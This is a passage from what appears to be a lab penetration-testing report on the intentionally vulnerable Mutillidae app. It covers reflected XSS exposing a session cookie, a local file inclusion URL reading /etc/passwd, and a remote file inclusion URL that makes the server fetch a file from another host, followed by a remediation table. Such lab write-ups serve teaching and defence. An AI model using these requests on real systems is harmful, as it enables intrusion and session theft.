

Figure 4.1 — Reflected XSS triggering alert() exposing the PHPSESSID cookie value

The popup revealed the active session cookie: PHPSESSID=c5f3b5bacf7041e5a34c6f1896272745 along with the username=admin. This cookie could be used by an attacker to hijack the admin session without knowing the password.

[High] Reflected XSS — Session Cookie Theft

User-supplied input is reflected in the HTML response without encoding. A malicious link containing a script payload could steal any visitor's session cookie and enable account takeover.

Part 2 — Local File Inclusion (LFI)

The File Inclusion lab was accessed via OWASP Top 10 → Insecure Direct Object References. The page parameter in the URL was manipulated to reference a server-side system file:

```
http://10.0.2.4/mutillidae/index.php?page=/etc/passwd
```

The server read and returned the contents of /etc/passwd directly in the page, confirming LFI:



Figure 4.2 — LFI successfully reading /etc/passwd via the page parameter

[Critical] Local File Inclusion (LFI) — Arbitrary File Read

The page parameter is passed to PHP's include() without validation. An attacker can read any file readable by the www-data user, including configuration files, logs, and sensitive system files.

Part 3 — Remote File Inclusion (RFI)

To demonstrate RFI, the PHP configuration on Metasploitable 2 required modification. The allow_url_include directive was enabled in /etc/php5/cgi/php.ini and Apache restarted. A test file was created and served from a Python HTTP server on port 8000:

```
echo 'RFI_TEST' > /tmp/test.txt
python3 -m http.server8000
```

The page parameter was then set to point to the remote file:

```
http://10.0.2.4/mutillidae/index.php?page=http://10.0.2.5:8000/test.txt
```

The server fetched and included the remote file, displaying 'RFI_TEST' in the page — confirming successful Remote File Inclusion:



Figure 4.3 — RFI confirmed: server fetched and displayed remote file content 'RFI_TEST'

[Critical] Remote File Inclusion (RFI) — Remote Code Execution

With allow_url_include enabled, the application can fetch and execute PHP code from attacker-controlled servers. Replacing test.txt with a PHP web shell would grant full server compromise.

Findings Summary

#	Finding	Severity	Recommendation
1	SQL Injection — Full DB Dump	Critical	Use parameterized queries / prepared statements
2	Authentication Bypass via SQLi	Critical	Parameterized queries; separate auth logic
3	OS Command Injection (RCE)	Critical	Whitelist inputs; never pass user data to shell
4	Remote File Inclusion (RFI)	Critical	Disable allow_url_include; validate file paths
5	Local File Inclusion (LFI)	Critical	Whitelist allowed pages; never use user input in include()
6	Reflected XSS — Cookie Theft	High	Encode all output; use Content-Security-Policy header
7	Weak Password Policy / No Lockout	High	Enforce strong passwords; implement account lockout

Conclusion

This practical assessment successfully demonstrated the exploitation of seven significant vulnerabilities across four OWASP Top 10 categories. The Mutillidae application on Metasploitable 2 was fully compromised, including:

- Complete database extraction including plaintext credentials for all users
- Authentication bypass gaining admin access without valid credentials
- Remote code execution via OS command injection, reading arbitrary system files
- Session cookie theft via reflected XSS enabling session hijacking
- Arbitrary file read via Local File Inclusion (/etc/passwd)
- Remote File Inclusion confirming server-side code execution from a remote source

The root cause of every vulnerability identified in this assessment is the same: unsanitized user input being passed directly to dangerous functions (SQL queries, shell commands, file includes, and HTML output). The single most impactful remediation would be implementing strict input validation and output encoding across the entire application, alongside the use of parameterized queries for all database interactions.